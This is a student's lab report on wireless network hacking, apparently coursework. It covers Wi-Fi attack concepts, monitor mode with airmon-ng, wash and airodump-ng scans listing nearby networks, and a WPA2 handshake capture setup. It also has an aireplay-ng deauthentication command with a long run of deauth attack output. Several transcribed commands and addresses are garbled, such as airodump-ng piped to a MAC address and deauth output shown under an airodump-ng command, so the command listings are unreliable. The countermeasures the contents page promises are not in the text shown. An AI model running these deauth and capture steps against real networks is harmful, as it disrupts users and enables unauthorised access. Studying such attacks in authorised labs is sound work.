

HACKING WIRELESS NETWORKS

PENETRATION TESTING & SECURITY
TECHNICAL REPORT



REPORT OF HACKING WIRELESS NETWORKS

BY SACHCHITANAND YADAV

HACKING WIRELESS NETWORKS

MODULE - 16

Learning Objectives -

- Explain Hacking Wireless Networks Concepts
- Perform Wireless Traffic Analysis
- Perform Wireless Attacks
- Explain Hacking Wireless Networks Countermeasures

Table of Contents

1. Hacking Wireless Networks Concepts

- 1.1 Introduction to Wireless Network Hacking
- 1.2 Why Wireless Networks Are Vulnerable
- 1.3 Types of Wireless Networks
- 1.4 Authentication and Encryption Concepts
- 1.5 Wireless Attack Surface
- 1.6 Common Wireless Network Attack Concepts
- 1.7 Importance of Ethical Hacking
- 1.8 Wireless Security Best Practices
- 1.9 Conclusion

2. Perform Wireless Traffic Analysis

- 2.1 Introduction
- 2.2 Lab Scenario
- 2.3 Lab Objectives
- 2.4 Finding Wi-Fi Networks Using Wash
- 2.5 Sniffing Wi-Fi Packets
- 2.6 Analyzing Wireless Traffic Using Wireshark
- 2.7 Outcome of Wireless Traffic Analysis
- 2.8 Commands Used
- 2.9 Conclusion

3. Perform Wireless Attacks

- 3.1 Introduction
- 3.2 Lab Scenario
- 3.3 Ethical Hacking Perspective
- 3.4 Lab Objective
- 3.5 Commands Used
- 3.6 Wifite Overview and Use

4. Hacking Wireless Networks – Countermeasures

- 4.1 Strong Encryption Standards
- 4.2 Secure Authentication Mechanisms
- 4.3 Disable SSID Broadcasting (Optional Measure)
- 4.4 MAC Address Filtering
- 4.5 Use of Firewalls and Intrusion Detection Systems
- 4.6 Regular Firmware and Security Updates
- 4.7 Disable Unnecessary Features
- 4.8 Network Segmentation

- 4.9 Physical Security of Access Points
- 4.10 User Awareness and Security Policies
- 4.11 Conclusion

5. Module Summary

- 5.1 Module Overview
- 5.2 Key Concepts Covered
- 5.3 Learning Outcome

SACHCHITANAND

Hacking Wireless Networks Concepts: -

Hacking Wireless Networks

Wireless networks are freedom in the air — signals dancing through space like invisible poetry. But here's the hard truth: anything that travels through air can be heard. And if it can be heard, it can be attacked. That's where wireless network hacking concepts come in.

Traditionally, networks were wired, private, and physical. You needed access. Today? Wi-Fi bleeds through walls. Convenience rose. Security had to hustle to keep up.

Introduction to Wireless Network Hacking

Wireless network hacking refers to the **study and exploitation of weaknesses in wireless communication systems**, mainly Wi-Fi (IEEE 802.11). From an ethical perspective, it focuses on identifying flaws so they can be fixed — not abused. Let's be real: attackers only need one mistake. Defenders need perfection every time.

Why Wireless Networks Are Vulnerable

Wireless networks use **radio waves**, not cables. That means:

- Signals can be intercepted without physical access
- Users often rely on weak passwords
- Misconfigurations are common
- Legacy protocols still exist (and they're embarrassing)

Old habits die hard, and insecure setups die harder.

Types of Wireless Networks

Wireless networks come in different flavors:

- **Open Networks** – No authentication, zero trust, zero safety
- **WEP Networks** – Outdated, broken, basically history
- **WPA/WPA2 Networks** – Stronger, but human passwords ruin everything
- **WPA3 Networks** – Modern, secure, but not universally adopted yet

Tradition says “use what works.” Reality says “update or get owned.”

Authentication and Encryption Concepts

Wireless security relies on two pillars:

- **Authentication** – Who are you?
- **Encryption** – Can anyone read this?

Protocols like WEP, WPA, WPA2, and WPA3 handle these tasks. Weak encryption algorithms and poor key management are classic failure points. Crypto is powerful — humans are the weakest link.

Wireless Attack Surface

The attack surface includes:

- Access Points
- Client Devices
- Management Frames
- Network Configuration

If any part is exposed, the whole system feels it. Wireless security is a chain — break one link, game over.

Common Wireless Network Attack Concepts

Without diving into illegal methods, conceptually attacks include:

- **Eavesdropping** – Listening to wireless traffic
- **Authentication Attacks** – Targeting login mechanisms
- **Rogue Access Points** – Fake networks mimicking real ones
- **Denial of Service** – Disrupting connectivity

Same old tricks, new tech — attackers recycle ideas, just like fashion.

Importance of Ethical Hacking

Ethical hacking exists because pretending threats don't exist is a losing strategy. By understanding attack concepts:

- Organizations strengthen defenses
- Security policies improve
- Networks become resilient

You don't guard a castle by ignoring the siege manuals.

Wireless Security Best Practices (Conceptual)

Security isn't flashy, it's disciplined:

- Strong encryption standards

- Secure authentication methods
- Regular updates and monitoring
- Awareness and training

Ancient wisdom meets modern tech: **protect what matters, consistently.**

Conclusion

Wireless network hacking concepts are not about breaking rules — they're about **understanding reality**. Wireless networks are convenient, powerful, and fragile. The past teaches us what failed. The future demands better defenses. And the present? The present rewards those who understand both sides of the signal.

SACHCHITANAND

Perform Wireless Traffic Analysis

Introduction

Wireless traffic analysis is the process of **observing, capturing, and studying wireless network communication** to identify security weaknesses, vulnerable devices, and misconfigurations. Since wireless signals travel openly through the air, they can be monitored without physical access to the network infrastructure.

In ethical hacking and penetration testing, wireless traffic analysis helps security professionals **understand how a wireless network behaves**, what security mechanisms are in place, and where improvements are required.

Old truth, still valid: *you can't protect what you don't understand.*

Lab Scenario

As a professional ethical hacker or penetration tester, the objective is to **capture and analyze traffic from a target wireless network** in a controlled and authorized environment.

By analyzing wireless traffic, the tester can identify:

- Broadcasted and hidden SSIDs
- Presence of multiple access points
- Authentication methods used
- WLAN encryption algorithms
- Active and idle client devices

This information helps in evaluating the **security posture of the wireless network** without directly attacking it.

No drama. Just observation and analysis.

Lab Objectives

The objectives of this lab are:

- To **discover nearby Wi-Fi networks**
- To **capture wireless packets**
- To **analyze wireless traffic**

- To identify security-related information such as SSID, encryption type, and authentication method

The lab uses **Wash** and **Wireshark**, two widely used tools in wireless network analysis.

Finding Wi-Fi Networks Using Wash

Wash (Wireless Attack Scanner for WPS) is used to **identify nearby wireless access points** and gather basic network information.

Using Wash, an ethical hacker can:

- Detect available Wi-Fi networks
- Identify whether WPS is enabled or disabled
- View signal strength and channel information
- Determine encryption and authentication type

This step helps in **mapping the wireless environment** and understanding how many networks are present and how they are configured.

Sniffing Wi-Fi Packets

Packet sniffing involves **capturing wireless data frames** transmitted between access points and client devices.

Captured packets may include:

- Beacon frames (SSID announcements)
- Authentication and association frames
- Data packets (encrypted)
- Management and control frames

Sniffing does not immediately decrypt data; it simply **records communication patterns** for analysis.

You're listening to the rhythm, not stealing the lyrics.

Analyzing Wireless Traffic Using Wireshark

Wireshark is a powerful packet analyzer used to **inspect captured wireless traffic** in detail.

Using Wireshark, the tester can analyze:

- Type of wireless frames
- Source and destination MAC addresses
- SSID information
- Authentication and encryption mechanisms
- Network behavior and anomalies

Wireshark helps transform raw packet data into **meaningful security insights**, making it easier to detect weak configurations or unusual activity.

Old-school packet analysis meets modern UI — best of both worlds.

Outcome of Wireless Traffic Analysis


After completing wireless traffic analysis, the tester can:

- Identify insecure wireless configurations
- Detect vulnerable devices and access points
- Understand network authentication methods
- Recommend appropriate security countermeasures

This analysis forms the foundation for **secure wireless network design and defense planning**.

MODULE – 16 HACKING WIRELESS NETWORKS


Command - ifconfig



```
sachet@kali:~$ ifconfig
eth0: flags=4163UP,BROADCAST,RUNNING,MULTICAST mtu 1500
        inet 10.142.72.147 brd 10.142.72.255 broadcast 10.142.72.255
              netmask 255.255.255.0
              ether 02:42:1f:7c:49:70 txqueuelen 0 (Ethernet)
                    RX packets 0 bytes 0 (0.0 B)
                    TX packets 0 bytes 0 (0.0 B)
                    RX errors 0 dropped 0 overruns 0 frame 0
                    TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0
lo: flags=73UP,LOOPBACK,RUNNING mtu 65536
        inet 127.0.0.1 brd 127.0.0.1 broadcast 127.0.0.1
              netmask 255.255.255.0
              ether 00:00:00:00:00:00 txqueuelen 1000 (Local Loopback)
                    RX packets 1000 bytes 12221825 (11.6 MiB)
                    TX packets 1000 bytes 12221825 (11.6 MiB)
                    RX errors 0 dropped 0 overruns 0 frame 0
                    TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0
wlan0: flags=4163UP,BROADCAST,RUNNING,MULTICAST mtu 1500
        unspec 0C:FA:E7:D0:36:84 brd 00:00:00:00:00:00 txqueuelen 1000 (UNSPEC)
              RX packets 17741 bytes 1490572 (1.4 MiB)
              TX packets 0 bytes 0 (0.0 B)
              RX errors 0 dropped 0 overruns 0 frame 0
              TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0
sachet@kali:~$
```

Command – airmon-ng start wlan0

airmon-ng check kill
wash -I wlan0



```
(root@sachet㉿kali)-[~/home/sachet]
# airmon-ng start wlan0
Found 2 processes that could cause trouble.
Kill them using 'airmon-ng check kill' before putting
the interface in monitor mode. This is because changing channels
and sometimes putting the interface back in managed mode
        PID Name
        588 NetworkManager
        1943 wpa_supplicant


PHY     Interface      Driver      Chipset
phy0     wlan0         rtl8xxxu   Realtek Semiconductor Corp. RTL8192EU 802.11b/g/n WLAN Adapter
        (monitor mode enabled)

(root@sachet㉿kali)-[~/home/sachet]
# airmon-ng check kill
Killing these processes:
        PID Name
        1943 wpa_supplicant

(root@sachet㉿kali)-[~/home/sachet]
# airmon start wlan0
PHY     Interface      Driver      Chipset
phy0     wlan0         rtl8xxxu   Realtek Semiconductor Corp. RTL8192EU 802.11b/g/n WLAN Adapter
        (mac00211 monitor mode already enabled for [phy]wlan0 on [phy]phy0)

(root@sachet㉿kali)-[~/home/sachet]
# wash -I wlan0
ESSID          Ch  dBm  WPS Lck Vendor      ESSID
2413:33:75:CC:EC:B8E  1  -98  2.0  No  Airtel_Mobius
2412:FD:0B:6F:3C:902  3  -96  2.0  No  KalimTe_Aadnya
54:1A:45:02:87:190  5  -88  2.0  No  Realtek5_Vally@97
F5:F5:00:00:00:0000  6  -98  2.0  No  Airtel5_5G
BE:55:DB:BA:FF:6AA  11  -92  2.0  No  Airfiber-Jahk8A
AC:15:A2:2B:80:8AA  10  -96  2.0  No  KalimTe_HANIF
A8:22:54:CC:53:720  4  -96  2.0  No  KalimTe_PANDA
4C:AF:89:CB:22:FF    1  -96  2.0  No  Airtel_raje_5809
```

MODULE – 16 HACKING WIRELESS NETWORKS



Conclusion

Wireless traffic analysis is a **critical phase in wireless security assessment**. It focuses on observation, understanding, and evaluation — not blind attacks. By using tools like Wash and Wireshark, ethical hackers gain visibility into wireless networks and help organizations strengthen their defenses.

Perform Wireless Attacks

Introduction

Wireless attack techniques are used to **evaluate the security strength of wireless networks**. By simulating real-world attack scenarios in an authorized environment, ethical hackers can identify weaknesses and assess how well a network can withstand hostile attempts.

Wireless networks are convenient, yes—but convenience has always been security's bad habit.

Lab Scenario

As an experienced ethical hacker or penetration tester, you are required to possess the knowledge and skills necessary to **test the security infrastructure of a target wireless network**.

After completing the phases of **network discovery, mapping, and traffic analysis**, sufficient information is obtained to evaluate the network's resistance to attacks. At this stage, controlled wireless attacks are performed to test vulnerabilities related to encryption, authentication, and availability.

The assessment includes testing against common wireless attack categories such as:

- WPA2 encryption weaknesses
- Fragmentation-based attacks
- MAC address spoofing
- Denial of Service (DoS) attacks
- ARP poisoning attacks

The goal is not destruction, but **verification of security posture**.

Old rule, still undefeated: if you don't test it, someone else will.

Ethical Hacking Perspective

As an authorized ethical hacker or penetration tester, the responsibility is to **identify exploitable flaws**, especially in WPA2-protected networks, and evaluate the strength of access point security. The results help organizations strengthen defenses and prevent real attackers from exploiting these weaknesses.

Power without permission is hacking. Power with permission is protection.

Lab Objective

- To evaluate and test WPA2 wireless network security using Aircrack-ng in an authorized lab environment

Command –

airmon-ng start wlan0

airmon-ng check kill

airodump-ng wlan0



```
kali [Running] - Oracle VirtualBox
File Machine View Input Devices Help
Session Actions Edit View Help
[sachet@kali:~] ~
$ sudo su
[sudo] password for sachet:
[root@kali:~/home/sachet]
# airmon-ng start wlan0
Found 0 processes that could cause trouble.
Killing these processes might bring 'airmon check kill' before putting
the card in monitor mode, they will interfere by changing channels
and sometimes putting the interface back in managed mode

PID Name
601 NetworkManager
1867 wpa_supplicant

PHY Interface Driver Chipset
phy0 wlan0 rtl8xxx Realtek Semiconductor Corp. RTL8192EU 802.11b/g/n WLAN Adapter
(monitor mode enabled)

<root@kali>~/home/sachet]
# airmon-ng check kill
Killing these processes:

PID Name
1867 wpa_supplicant

<root@kali>~/home/sachet]
# airmon-ng start wlan0
Found 0 processes that could cause trouble.
Killing these processes might bring 'airmon check kill' before putting
the card in monitor mode, they will interfere by changing channels
and sometimes putting the interface back in managed mode

PHY Interface Driver Chipset
phy0 wlan0 rtl8xxx Realtek Semiconductor Corp. RTL8192EU 802.11b/g/n WLAN Adapter
(mac80211 monitor mode already enabled for [phy0]wlan0 on [phy0]18)

<root@kali>~/home/sachet]
# airodump-ng wlan0
```

MODULE – 16 HACKING WIRELESS NETWORKS

```
kali [Running] - Oracle VirtualBox
File Machine View Input Devices Help

Session Actions Edit View Help

CH 12 ][ Elapsed: 30 s ][ 2025-12-27 20:08
BSSID          PWR  Beacons #Data, #/s  CH   MB   ENC CIPHER AUTH ESSID
FE:1B:77:50:79:26 -94    15     0   0   2168 WPA2 CCMP  PSK Gjox
2:3:3F:D8:6F:3C:02 -93    5      0   0   2038 WPA2 CCMP  PSK Androya
54:A2:45:02:87:90 -94    28     0   0   270 WPA2 CCMP  PSK Vally007
74:D4:D4:99:A1:F5 -94    14     0   0   1 130 WPA2 CCMP  PSK Jinson Johnson
80:00:00:00:00:00 -93    2      0   0   180 WPA2 CCMP  PSK PSK
78:32:1B:51:60:33 -75    75     0   0   2048 WPA2 CCMP  PSK CHINNU
30:B6:2D:B2:85:60 -87    51     0   0   1 130 WPA2 CCMP  MGT JioPrivateNet
24:D6:8A:03:4D:72A -87    39     0   0   6 360 WPA2 CCMP  SAE Airtel_mano_1131
DA:CI:08:FA:DE:78 -40    87     2   0   6 100 WPA3 CCMP  SAE realm_P3

BSSID          STATION   PWR  Rate Lost  Frames Notes Probes
(not associated) 16:0E:76:87:37:1A -95  0 - 1 13      7
(not associated) B6:11:1A:02:28:68:01 -95  0 - 1 0      1
(not associated) FC:8F:90:A0:28:68 -87  0 - 1 0      29
2:3:3F:D8:6F:3C:02 -93  1e-1 0 0      0 1
78:32:1B:51:60:33 -75  0 - 1 0      2
78:32:1B:51:60:33 -75  0 - 1 0      1
78:32:1B:51:60:33 -95  1e-1 5 5      5
78:32:1B:51:60:33 -95  1e-1 0 0      1
78:32:1B:51:60:33 -79  0 - 1 6 5      5
78:32:1B:51:60:33 -79  1e-1 0 0      11
DA:CI:08:FA:DE:78 -35  1e-1 0 0      3

[rooth@kali] /home/sachet]
└─# airodump-ng wlan0mon | DA:CI:08:FA:DE:78 -c 2 -w passwd wlan0
30:09:52 Created capture file "passwd-01.cap".

```

Command Explanation

```
aireplay-ng -0 <BSSID> -c <MAC ADD> wlan0
```

This command is used to perform a **deauthentication attack** on a wireless network. The **-0** option sends deauthentication frames to disconnect a client from the access point. **<BSSID>** specifies the MAC address of the target access point, while **-c <MAC ADD>** targets a specific client device.

wlan0 is the wireless interface operating in monitor mode.

kali [Running] - Oracle VirtualBox

File Machine View Input Devices Help


Session Actions Edit View Help

30:11:52 No such BSSID available.

```
[root@kali:~]# airodump-ng 0 -c 11 --bssid 00:0C:29:0F:7B:7E -e 66:0F:3E:00:00:95 -w wlan0mon
[00:0C:29:0F:7B:7E]�� 64 directed Deauth (code 7), STMAC: [66:0F:3E:00:00:95] [115:122 ACKs]
[00:0C:29:0F:7B:7E]�� 64 directed Deauth (code 7), STMAC: [66:0F:3E:00:00:95] [115:122 ACKs]
[00:0C:29:0F:7B:7E]�� 64 directed Deauth (code 7), STMAC: [66:0F:3E:00:00:95] [116:120 ACKs]
[00:0C:29:0F:7B:7E]�� 64 directed Deauth (code 7), STMAC: [66:0F:3E:00:00:95] [118:120 ACKs]
[00:0C:29:0F:7B:7E]�� 64 directed Deauth (code 7), STMAC: [66:0F:3E:00:00:95] [119:120 ACKs]
[00:0C:29:0F:7B:7E]�� 64 directed Deauth (code 7), STMAC: [66:0F:3E:00:00:95] [80:107 ACKs]
[00:0C:29:0F:7B:7E]�� 64 directed Deauth (code 7), STMAC: [66:0F:3E:00:00:95] [127:126 ACKs]
[00:0C:29:0F:7B:7E]�� 64 directed Deauth (code 7), STMAC: [66:0F:3E:00:00:95] [128:126 ACKs]
[00:0C:29:0F:7B:7E]�� 64 directed Deauth (code 7), STMAC: [66:0F:3E:00:00:95] [129:129 ACKs]
[00:0C:29:0F:7B:7E]�� 64 directed Deauth (code 7), STMAC: [66:0F:3E:00:00:95] [123:129 ACKs]
[00:0C:29:0F:7B:7E]�� 64 directed Deauth (code 7), STMAC: [66:0F:3E:00:00:95] [123:129 ACKs]
[00:0C:29:0F:7B:7E]�� 64 directed Deauth (code 7), STMAC: [66:0F:3E:00:00:95] [123:129 ACKs]
[00:0C:29:0F:7B:7E]�� 64 directed Deauth (code 7), STMAC: [66:0F:3E:00:00:95] [123:129 ACKs]
[00:0C:29:0F:7B:7E]�� 64 directed Deauth (code 7), STMAC: [66:0F:3E:00:00:95] [125:112 ACKs]
[00:0C:29:0F:7B:7E]�� 64 directed Deauth (code 7), STMAC: [66:0F:3E:00:00:95] [127:129 ACKs]
[00:0C:29:0F:7B:7E]�� 64 directed Deauth (code 7), STMAC: [66:0F:3E:00:00:95] [116:112 ACKs]
[00:0C:29:0F:7B:7E]�� 64 directed Deauth (code 7), STMAC: [66:0F:3E:00:00:95] [96:112 ACKs]
[00:0C:29:0F:7B:7E]�� 64 directed Deauth (code 7), STMAC: [66:0F:3E:00:00:95] [96:112 ACKs]
[00:0C:29:0F:7B:7E]�� 64 directed Deauth (code 7), STMAC: [66:0F:3E:00:00:95] [110:118 ACKs]
[00:0C:29:0F:7B:7E]�� 64 directed Deauth (code 7), STMAC: [66:0F:3E:00:00:95] [97:111 ACKs]
[00:0C:29:0F:7B:7E]�� 64 directed Deauth (code 7), STMAC: [66:0F:3E:00:00:95] [123:123 ACKs]
[00:0C:29:0F:7B:7E]�� 64 directed Deauth (code 7), STMAC: [66:0F:3E:00:00:95] [110:119 ACKs]
[00:0C:29:0F:7B:7E]�� 64 directed Deauth (code 7), STMAC: [66:0F:3E:00:00:95] [123:122 ACKs]
[00:0C:29:0F:7B:7E]�� 64 directed Deauth (code 7), STMAC: [66:0F:3E:00:00:95] [107:119 ACKs]
[00:0C:29:0F:7B:7E]�� 64 directed Deauth (code 7), STMAC: [66:0F:3E:00:00:95] [107:118 ACKs]
[00:0C:29:0F:7B:7E]�� 64 directed Deauth (code 7), STMAC: [66:0F:3E:00:00:95] [122:120 ACKs]
[00:0C:29:0F:7B:7E]�� 64 directed Deauth (code 7), STMAC: [66:0F:3E:00:00:95] [112:119 ACKs]
[00:0C:29:0F:7B:7E]�� 64 directed Deauth (code 7), STMAC: [66:0F:3E:00:00:95] [110:121 ACKs]
[00:0C:29:0F:7B:7E]�� 64 directed Deauth (code 7), STMAC: [66:0F:3E:00:00:95] [115:120 ACKs]
[00:0C:29:0F:7B:7E]�� 64 directed Deauth (code 7), STMAC: [66:0F:3E:00:00:95] [122:124 ACKs]
[00:0C:29:0F:7B:7E]�� 64 directed Deauth (code 7), STMAC: [66:0F:3E:00:00:95] [119:122 ACKs]
[00:0C:29:0F:7B:7E]�� 64 directed Deauth (code 7), STMAC: [66:0F:3E:00:00:95] [118:123 ACKs]
[00:0C:29:0F:7B:7E]�� 64 directed Deauth (code 7), STMAC: [66:0F:3E:00:00:95] [99:111 ACKs]
[00:0C:29:0F:7B:7E]�� 64 directed Deauth (code 7), STMAC: [66:0F:3E:00:00:95] [117:120 ACKs]
[00:0C:29:0F:7B:7E]�� 64 directed Deauth (code 7), STMAC: [66:0F:3E:00:00:95] [105:118 ACKs]
```

